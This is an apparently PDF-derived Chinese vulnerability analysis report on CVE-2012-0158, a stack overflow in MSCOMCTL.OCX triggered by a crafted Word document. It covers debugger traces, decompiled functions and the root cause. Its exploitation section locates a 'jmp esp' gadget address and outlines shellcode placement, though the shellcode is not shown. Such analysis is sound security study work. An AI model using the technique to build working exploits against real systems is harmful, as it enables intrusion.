

北京蓝森科技有限公司

MSCOMCTL.OCX RCE (CVE-2012-0158)

漏洞分析报告

软件名称: Word2003	操作系统: Windows XP/2003/7/8.1
软件版本: 1.0	漏洞编号: CVE-2012-0158
漏洞模块: MSCOMCTL.OCX	危害等级: 超危 or 高危 or 中危 or 低危
模块版本: 1.0.0.0	漏洞类型: 缓冲区溢出 or 信息泄露
编译日期: 2012-4-25	威胁类型: 远程 or 本地

分析人: 蒲亚坤

2018年10月11日

MSCOMCTL.OCX RCE 漏洞 - CVE-2012-0158

1. Description
2. 分析环境及工具
3. 漏洞分析
 - 3.1 获取 poc
 - 3.2 复现漏洞
 - 3.3 分析漏洞
 - 3.4 漏洞利用
 - 3.5 官方修复方法
4. 总结
5. 参考资料

MSCOMCTL.OCX RCE 漏洞 - CVE-2012-0158

1. Description

由于Microsoft Windows通用控件中的MSCOMCTL.TreeView、MSCOMCTL.ListView2、MSCOMCTL.TreeView2、MSCOMCTL.ListView控件 (MSCOMCTL.OCX) 中存在栈溢出漏洞，导致可被用于执行任意代码。

[Home](#)[Exploits](#)[Shellcode](#)[Papers](#)[Google Hacking Database](#)[Submit](#)[Search](#)

Microsoft Windows - MSCOMCTL ActiveX Buffer Overflow (MS12-027) (Metasploit)

EDB-ID: 18780	Author: Metasploit	Published: 2012-04-25
CVE: CVE-2012-0158	Type: Remote	Platform: Windows
Aliases: N/A	Advisory/Source: N/A	Tags: Metasploit Framework (MSF)
E-DB Verified:	Exploit: Download / View Raw	Vulnerable App: N/A


2. 分析环境及工具

操作系统: Windows7专业版 32位

工具: Ollydbg, IDA pro, Immunity Debugger, 010Editor

3.1 获取 poc

[illegible][illegible]




3.2 复现漏洞

搭建漏洞环境，执行漏洞 poc

安装 office 2003 sp3

执行 poc 以及样本（在执行时，如果使用OD附加，需要把原本忽略的异常都恢复）

执行 poc 效果



3.3 分析漏洞

- 调试漏洞，定位漏洞触发点，分析漏洞成因

① 定位漏洞触发模块

首先打开Word，然后用 OD附加运行，接着打开poc.doc后崩溃断下，在复制数据到栈上时造成溢出，导致访问到 **0x41414141** 这一异常地址，回溯栈上数据，可以发现最近的返回地址位于 MSCOMCTL模块0x275C8A0A

- 第一次

27608D6	. C2 0800	RET 0x8	
27608D9	. 55	PUSH EBP	
27608DA	. 8BEC	MOV EBP,ESP	
27608DC	. 8B45 0C	MOV EAX,[ARG.2]	
27608DF	. 8D55 0C	LEA EDX,[ARG.2]	
27608E2	. 52	PUSH EDX	
27608E3	. 6A 00	PUSH 0x0	
27608E5	. 8B08	MOV ECX,DWORD PTR DS:[EAX]	MSCOMCTL.275E845B
27608E7	. 6A 10	PUSH 0x10	
27608E9	. 6A 00	PUSH 0x0	
27608EB	. 68 A0565E27	PUSH MSCOMCTL.275E56A0	UNICODE "Contents"

- 第二次

2758AED0	. 8D70 B0	LEA ESI,DWORD PTR DS:[EAX-0x50]	
2758AED3	. 8BCE	MOV ECX,ESI	
2758AED5	. E8 12000000	CALL MSCOMCTL.2758AEEC	
2758AEDA	. 85C0	TEST EAX,EAX	
2758AEDC	. 7C 0A	JL SHORT MSCOMCTL.2758AEE8	
2758AEDF	. FF7424 0C	PUSH DWORD PTR SS:[ESP+0xC]	
2758AEE2	. 8B06	MOV EAX,DWORD PTR DS:[ESI]	MSCOMCTL.275A36B8
2758AEE4	. 56	PUSH ESI	

- 第三次


275C8B1	. 56	PUSH ESI	
275C8B2	. 50	PUSH EAX	
275C8B3	. FF51 14	CALL DWORD PTR DS:[ECX+0x14]	MSCOMCTL.275E72C3
275C8B6	. 8945 0C	MOV DWORD PTR SS:[EBP+0xC],EAX	
275C8B9	. E9 69BFFEFF	JMP MSCOMCTL.275B6827	
275C8BE	. 8D83 5C03000	LEA EAX,DWORD PTR DS:[EBX+0x35C]	

- 第四次，发现地址0x275C8A0A 在下面的函数中，地址 0x275C89C7

275E7012	53	PUSH EBP	
275E7013	53	PUSH EBX	
275E7014	56	PUSH ESI	
275E7015	E8 AD19FEFF	CALL MSCOMCTL.275C89C7	
275E701A	85C0	TEST EAX,EAX	
275E701C	7C 27	JL SHORT MSCOMCTL.275E7045	
275E701E	6A 08	PUSH 0x8	
275C89C7	55	PUSH EBP	
275C89C8	8BEC	MOV EBP,ESP	
275C89CA	8BEC 14	SUB ESP,0x14	分配0x14大小的栈空间
275C89CD	53	PUSH EBX	
275C89CE	8B5D 0C	MOV EBX,DWORD PTR SS:[EBP+0xC]	
275C89D1	56	PUSH ESI	
275C89D2	57	PUSH EDI	
275C89D3	6A 0C	PUSH 0xC	
275C89D5	8D45 EC	LEA EAX,DWORD PTR SS:[EBP-0x14]	
275C89D8	53	PUSH EBX	
275C89D9	50	PUSH EAX	
275C89DA	E8 8EFDFFFF	CALL MSCOMCTL.275C876D	
275C89DF	83C4 0C	ADD ESP,0xC	用掉0xC大小的栈空间, 剩余0x8字节
275C89E2	85C0	TEST EAX,EAX	
275C89E4	7C 6C	JL SHORT MSCOMCTL.275C8A52	
275C89E6	817D EC 436F	CMP DWORD PTR SS:[EBP-0x14],0x6A626F43	
275C89ED	0F85 92A60000	JNZ MSCOMCTL.275D3085	
275C89F3	837D F4 08	CMP DWORD PTR SS:[EBP-0xC],0x8	
275C89F7	0F82 88A60000	JB MSCOMCTL.275D3085	
275C8A01	FF75 F4	PUSH DWORD PTR SS:[EBP-0xC]	
275C8A08	8D45 F8	LEA EAX,DWORD PTR SS:[EBP-0x8]	
275C8A03	53	PUSH EBX	
275C8A04	50	PUSH EAX	
275C8A05	E8 63FDFFFF	CALL MSCOMCTL.275C876D	正是它复制数据到栈上, 导致溢出
275C8A0A	8BF0	MOV ESI,EAX	
275C8A0C	83C4 0C	ADD ESP,0xC	
275C8A0F	85F6	TEST ESI,ESI	

分析溢出点附近堆栈, 溢出点下面的堆栈一般是 刚刚调用的函数的上一层函数堆栈, 溢出后可能已经破坏, 溢出点上面的堆栈一般是 刚刚执行的函数堆栈, 可以发现有一个地址 275C8A0A, 可以看出这个地址是 MSCOMCTL 模块中的地址, 由此判断刚刚执行的函数中执行了 MSCOMCTL模块中的代码

地址	HEX 数据	反汇编	注释	寄存器 (FPU)
275C8A00	8D45 F8	LEA EAX,DWORD PTR SS:[EBP-0x8]		EDX 00290000
275C8A03	53	PUSH EBX		EBX 07BB08E8
275C8A04	50	PUSH EAX		ESP 00121570
275C8A05	E8 63FDFFFF	CALL MSCOMCTL.275C876D	返回溢出时, 函数内堆栈执行了一个MSCOMCTL的地址	EBP 0012159C
275C8A0A	8BF0	MOV ESI,EAX		ESI 046730F4
275C8A0C	83C4 0C	ADD ESP,0xC		EDI 00000000
EAX=00000000				
地址	HEX 数据	UNICODE		
00121570	94 15 12 00 C8 21 39 05 82 82 00 00 00 00 00 00	节...	00121560	07BB08E8
00121580	F4 30 67 04 E8 08 0B 07 43 6F 62 6A 64 00 00 00	节...	00121564	00008282
00121590	82 82 00 00 00 00 00 00 00 00 00 00 00 00 00 00	节...	00121568	0012159C
001215A0	41 41 41 41 00 00 00 00 00 00 00 00 00 00 00 00	案案...	0012156C	275C8A0A MSCOMCTL.275C8A0A
001215B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00121570	00121594
001215C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00121574	053921C8
001215D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00121578	00008282
001215E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012157C	00000000
001215F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00121580	046730F4
00121600	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00121584	07BB08E8
00121610	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00121588	6A626F43 AcGenral.6A626F43
00121620	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012158C	00000064
00121630	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00121590	00008282
00121640	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00121594	00000000
00121650	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		00121598	00000000
00121660	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012159C	00000000
00121670	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		001215A0	41414141 函数返回, 溢出点
00121680	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		001215A4	00000000
00121690	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		001215A8	00000000
001216A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		001215AC	00000000
001216B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		001215B0	00000000
001216C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		001215B4	00000000
001216D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		001215B8	00000000



②定位漏洞函数

动态调试溢出点所在的函数, 可以跟踪到 是 CALL 275C876D 时出现的问题

地址	HEX 数据	反汇编	注释	寄存器 (FPU)
275C89F7	0F82 88A6 0000	JB MSCOMCTL.275D3085		EDX 00290000
275C89FD	FF75 F4	PUSH DWORD PTR SS:[EBP-0xC]		EBX 07B808E8
275C8A00	8D45 F8	LEA EAX,DWORD PTR SS:[EBP-0x8]		ESP 00121570
275C8A03	53	PUSH EBX		EBP 0012159C
275C8A04	50	PUSH EAX		ESI 046730F4
275C8A05	E8 63FDFFFF	CALL MSCOMCTL.275C876D	覆盖堆栈 ESP	EDI 00000000
275C8A0A	8BF0	MOV ESI,EAX		EIP 275C8A0A MSCOMCTL.275C8A0A
275C8A0C	83C4 0C	ADD ESP,0xC		C 0 ES 0023 32位 0(FFFFFFFF)
275C8A0F	85F6	TEST ESI,ESI		P 1 CS 001B 32位 0(FFFFFFFF)
275C8A11	7C 3D	JL SHORT MSCOMCTL.275C8A50		A 0 SS 0023 32位 0(FFFFFFFF)
275C8A13	837D F8 00	CMP DWORD PTR SS:[EBP-0x8],0x0		Z 1 DS 0023 32位 0(FFFFFFFF)
275C8A17	8B7D 08	MOV EDI,DWORD PTR SS:[EBP+0x8]		S 0 FS 003B 32位 7FFDF000(FFF)
275C8A1A	74 2A	JE SHORT MSCOMCTL.275C8A46		T 0 GS 0000 NULL
275C8A1C	8365 0C 00	AND DWORD PTR SS:[EBP+0xC],0x0		D 0
275C8A20	8D45 0C	LEA EAX,DWORD PTR SS:[EBP+0xC]		D 0
275C8A23	53	PUSH EBX		0 0 LastErr ERROR_SUCCESS (00000000)
275C8A24	50	PUSH EAX		EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
275C8A25	E8 2F000000	CALL MSCOMCTL.275C8A59		ST0 empty 0.0
275C8A26	8BF0	MOV ESI,EAX		ST1 empty 0.0
275C876D=MSCOMCTL.275C876D				
地址	数值	注释		
00121588	6A626F43	AcGenral.6A626F43	00121570	00121594
0012158C	00000064		00121574	053921C8
00121590	00008282		00121578	00008282
00121594	00000000		0012157C	00000000
00121598	00000000		00121580	046730F4
0012159C	00000000		00121584	07B808E8
001215A0	41414141		00121588	6A626F43
001215A4	00000000		0012158C	00000064
001215A8	00000000		00121590	00008282
001215AC	00000000		00121594	00000000
001215B0	00000000		00121598	00000000
275C87C3	8B7D 08	MOV EDI,DWORD PTR SS:[EBP+0x8]	0012159C	00000000
275C87C6	8BC1	MOV EAX,ECX		
275C87C8	C1E9 02	SHR ECX,0x2		
275C87CB	F3:A5	REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]		
275C87CD	8BC8	MOV ECX,EAX		
275C87CF	8B45 10	MOV EAX,DWORD PTR SS:[EBP+0x10]		
275C87D2	83E1 03	AND ECX,0x3		

使用IDA定位到漏洞函数 MSCOMCTL.ocx中的 275C876D 函数
(MSCOMCTL.OCX)

= sub_275C89C7


```

1 int __stdcall sub_275C89C7(int a1, BSTR bstrString)
2 {
3     BSTR v2; // ebx@1
4     int result; // eax@1
5     int v4; // esi@4
6     int v5; // [sp+Ch] [bp-14h]@1
7     SIZE_T dwBytes; // [sp+14h] [bp-Ch]@3
8     int v7; // [sp+18h] [bp-8h]@4
9     int v8; // [sp+1Ch] [bp-4h]@8
10
11     v2 = bstrString;
12     result = sub_275C876D((int)&v5, bstrString, 0xCu); // 数据拷贝函数
13     if ( result >= 0 )
14     {
15         if ( v5 == 1784835907 && dwBytes >= 8 )
16         {
17             v4 = sub_275C876D((int)&v7, v2, dwBytes); // v7只有8字节空间，而样本中dwBytes=0x8282，最终导致溢出
18             if ( v4 >= 0 )
19             {
20                 if ( !v7 )
21                     goto LABEL_8;

```

只要 dwBytes >= 8就执行第二次调用数据拷贝函数，而其存放数据的栈空间只有 0x8字节，样本为 0x8282 > 0x8，最终复制数据时会导致溢出

= sub_275C876D

```

1 int __cdecl sub_275C876D(int a1, LPVOID lpMem, SIZE_T dwBytes)
2 {
3     LPVOID v3; // ebx@1
4     int result; // eax@1
5     LPVOID v5; // eax@3
6     int v6; // esi@4
7     int v7; // [sp+Ch] [bp-4h]@1
8     const void *lpMemA; // [sp+1Ch] [bp-Ch]@3
9
10     v3 = lpMem;
11     result = (*(int (__stdcall **)(LPVOID, int *, signed int, _DWORD)))(*( _DWORD *)lpMem + 12)(lpMem, &v7, 4, 0);
12     if ( result >= 0 )
13     {
14         if ( v7 == dwBytes )
15             // 判断读取的长度是否是传入的长度
16             // v7是读取出来的
17             // dwBytes是传入的参数
18             // 两个都可以改，以至于可以读取很大长度的数据，覆盖堆栈
19         {
20             v5 = HeapAlloc(hHeap, 0, dwBytes);

```

= 动态验证参数

275C89F7	~ 0F82 88A6 000	JR MSCOMCTL.275D3085	
275C89F9	~ FF75 F4	PUSH DWORD PTR SS:[EBP-0xC]	
275C8A00	~ 8D45 F8	LEA EAX,DWORD PTR SS:[EBP-0x8]	
275C8A03	~ 53	PUSH EBX	
275C8A04	~ 50	PUSH EAX	
275C8A05	~ E8 63FD FFFF	CALL MSCOMCTL.275C876D	覆盖堆栈 ESP
275C8A0A	~ 8BF0	MOV ESI,EAX	
275C8A0C	~ 83C4 0C	ADD ESP,0xC	
275C8A0F	~ 85F6	TEST ESI,ESI	
275C8A11	~ 7C 3D	JL SHORT MSCOMCTL.275C8A50	
275C8A13	~ 837D F8 00	CMP DWORD PTR SS:[EBP-0x8],0x0	
275C8A17	~ 8B7D 08	MOV EDI,DWORD PTR SS:[EBP+0x8]	
275C8A1A	~ 74 2A	JE SHORT MSCOMCTL.275C8A46	
275C8A1C	~ 8365 0C 00	AND DWORD PTR SS:[EBP+0xC],0x0	

275C876D=MSCOMCTL.275C876D		
地址	数值	注释
30A9C000	0002DC10	
30A9C004	02DC11F0	
30A9C008	11171100	
30A9C00C	0002DC10	
30A9C010	02DC11F0	

00121570	00121594
00121574	07B008E8
00121578	00008282
0012157C	00000000
00121580	053A0374
00121584	07B008E8

函数的三个参数

长度dwbytes

至此，在解析poc.doc时，程序会调用地址为0x275C89C7的函数，该函数只分配 0x14大小的栈空间，中间用掉 0xC大小栈空间，剩余0x8字节，而后面调用 0x275C876D 复制数据到栈上，由于复制的大小超出0x8，导致栈溢出

③分析漏洞成因

= 分析poc.doc文件格式（RTF格式）

获取 shellcode 长度之后，在文件中 搜索定位长度

发现有两个长度，猜测一个是 dwBytes（参数中的长度），一个是 v7（函数内读取的长度）

275C80F0	FF75 F4	PUSH DWORD PTR SS:[EBP-0xC]	
275C8000	8D45 F8	LEA EAX,DWORD PTR SS:[EBP-0x8]	
275C8A03	53	PUSH EBX	
275C8A04	50	PUSH EAX	
275C8A05	E8 63FDFFFF	CALL MSCOMCTL.275C876D	覆盖堆栈 ESP
275C8A0A	8BF0	MOV ESI,EAX	
275C8A0C	83C4 0C	ADD ESP,0xC	
275C8A0F	85F6	TEST ESI,ESI	
275C8A11	7C 3D	JL SHORT MSCOMCTL.275C8A50	
275C8A13	837D F8 00	CMP DWORD PTR SS:[EBP-0x8],0x0	
275C8A17	8B7D 08	MOV EDI,DWORD PTR SS:[EBP+0x8]	
275C876D=MSCOMCTL.275C876D			
地址	数值	注释	
30A9C000	0002DC10		00121570 00121594
30A9C004	02DC11F0		00121574 07D008E8
30A9C008	11171100		00121578 00008282 没有变
30A9C00C	0002DC10		0012157C 00000000
30A9C010	02DC11F0		00121580 052CEA5C
30A9C014	11171100		00121584 07D008E8
			00121588 6A626F43
275C8786	3BC6	CMP EAX,ESI	EBP 00121568
275C8788	7C 78	JL SHORT MSCOMCTL.275C8802	ESI 00000000
275C878A	8B7D 10	MOV EDI,DWORD PTR SS:[EBP+0x10]	EDI 00008282
275C878D	397D FC	CMP DWORD PTR SS:[EBP-0x4],EDI	EIP 275C878D MSCOMCTL.275C878D
275C8790	0F85 FDB7000	JNZ MSCOMCTL.275D3F93	
275C8796	57	PUSH EDI	
275C8797	56	PUSH ESI	
275C8798	FF35 00DE622	PUSH DWORD PTR DS:[0x2762DE00]	
275C879E	FF15 6811582	CALL DWORD PTR DS:[<KERNEL32.HeapAlloc	
275C87A4	3BC6	CMP EAX,ESI	
275C87A6	8945 0C	MOV DWORD PTR SS:[EBP+0xC],EAX	
275C87A9	0F84 EEB7000	JE MSCOMCTL.275D3F9D	
275C87AF	8B08	MOV ECX,DWORD PTR DS:[EBX]	
275C87B1	56	PUSH ESI	
DI=00008282			
地址	数值	注释	
00121564	00008283		00121558 00000000
00121568	0012159C		0012155C 052CEA5C
0012156C	275C8A0A	返回到 MSCOMCTL.275C8A0A 来自 MSCOMCTL.275C876D	00121560 07D008E8
00121570	00121594		00121554 00008283
00121574	07D008E8		00121558 0012159C
00121578	00008282		0012155C 275C8A0A 返回到 MSCOMCTL.275C8A0A 来自 MSCOMCTL.275C876D
			00121550 00121594

经过调试和分析，可以总结：CVE-2012-0158 漏洞触发在 MSCOMCTL.OCX 模块中，漏洞成因是在读取数据时，读取的长度和验证的长度都在文件中，以致于可以任意修改，进而触发栈溢出

3.4 漏洞利用

- 在运行程序中寻找跳板指令地址

寻找 `Jmp esp` 指令

方法：1. ImmunityDebugger + mona.py

2. Windbg + mona.py + pykd.pyd

- 用 ImmunityDebugger 附加 word 程序

找到 Rebase、SafeSEH、ASLR、NXCompat 为 false，OS Dll 为 true 的模块

Module Info :									
Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version	Module name & Path
0x00400000	0x00400000	0x00000000	True	True	True	True	True	6.1.7600.16385	(Hcgenral.DLL) (C:\Windows\Hcgenral.Hcgenral.DLL)
0x72940000	0x72940000	0x00153000	False	False	False	False	True	6.00.9815	(MSUBVM60.DLL) (C:\Windows\system32\MSUBVM60.DLL)
0x72940000	0x72940000	0x00000000	True	True	True	True	True	6.1.7600.16385	(C:\Windows\system32\user32.dll)

- 在模块中寻找跳板指令地址 (PAGE_EXECUTE_READ)

```

00400000 - (WinSetting logFile Find.txt
00400000 (*) Writing results to Find.txt
00400000 (*) Results:
00400000 0x72940000: "NtfsNtfs" (PAGE_EXECUTE_READ) (MSUBVM60.DLL) ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.9815 (C:\Windows\system32\MSUBVM60.DLL)
00400000 0x72940000: "NtfsNtfs" (PAGE_EXECUTE_READ) (MSUBVM60.DLL) ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.9815 (C:\Windows\system32\MSUBVM60.DLL)
00400000 0x72940000: "NtfsNtfs" (PAGE_EXECUTE_READ) (MSUBVM60.DLL) ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.9815 (C:\Windows\system32\MSUBVM60.DLL)
00400000 0x72940000: "NtfsNtfs" (PAGE_EXECUTE_READ) (MSUBVM60.DLL) ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.9815 (C:\Windows\system32\MSUBVM60.DLL)
00400000 0x72940000: "NtfsNtfs" (PAGE_EXECUTE_READ) (MSUBVM60.DLL) ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.00.9815 (C:\Windows\system32\MSUBVM60.DLL)
00400000 Found a total of 6 pointers
00400000 (*) This mona.py action took 0:00:02.153000
00400000 lmona find -s "\xff\xff" -m MSUBVM60.DLL

```



获取 "Jmp esp" 指令地址: 0x729a0535

- 分析并设计漏洞shellcode结构

[illegible]

- 编写shellcode, 并实现注入

- 根据 在shellcode中动态定位API的原理, 可以很容易的写出shellcode



将shellcode 写完之后，测试，成功后，在OD中调试，完全拆分出 shellcode 后，在 010Editor中填充

[illegible]

- 将其拖入OD调试

729A0532	11EF	SBB ESP,ESP
729A0532	1BFF	SBB EDI,EDI
729A0534	FF	DB FF
729A0535	FFE4	JMP ESP 这里就是跳转到shellcode
729A0537	029A 7244029A	ADD BL,BYTE PTR DS:[EDX+0x9A024472]
729A053D	72 D5	JB SHORT msubum60.729A0514
729A053F	029A 7253039A	ADD BL,BYTE PTR DS:[EDX+0x9A035372]

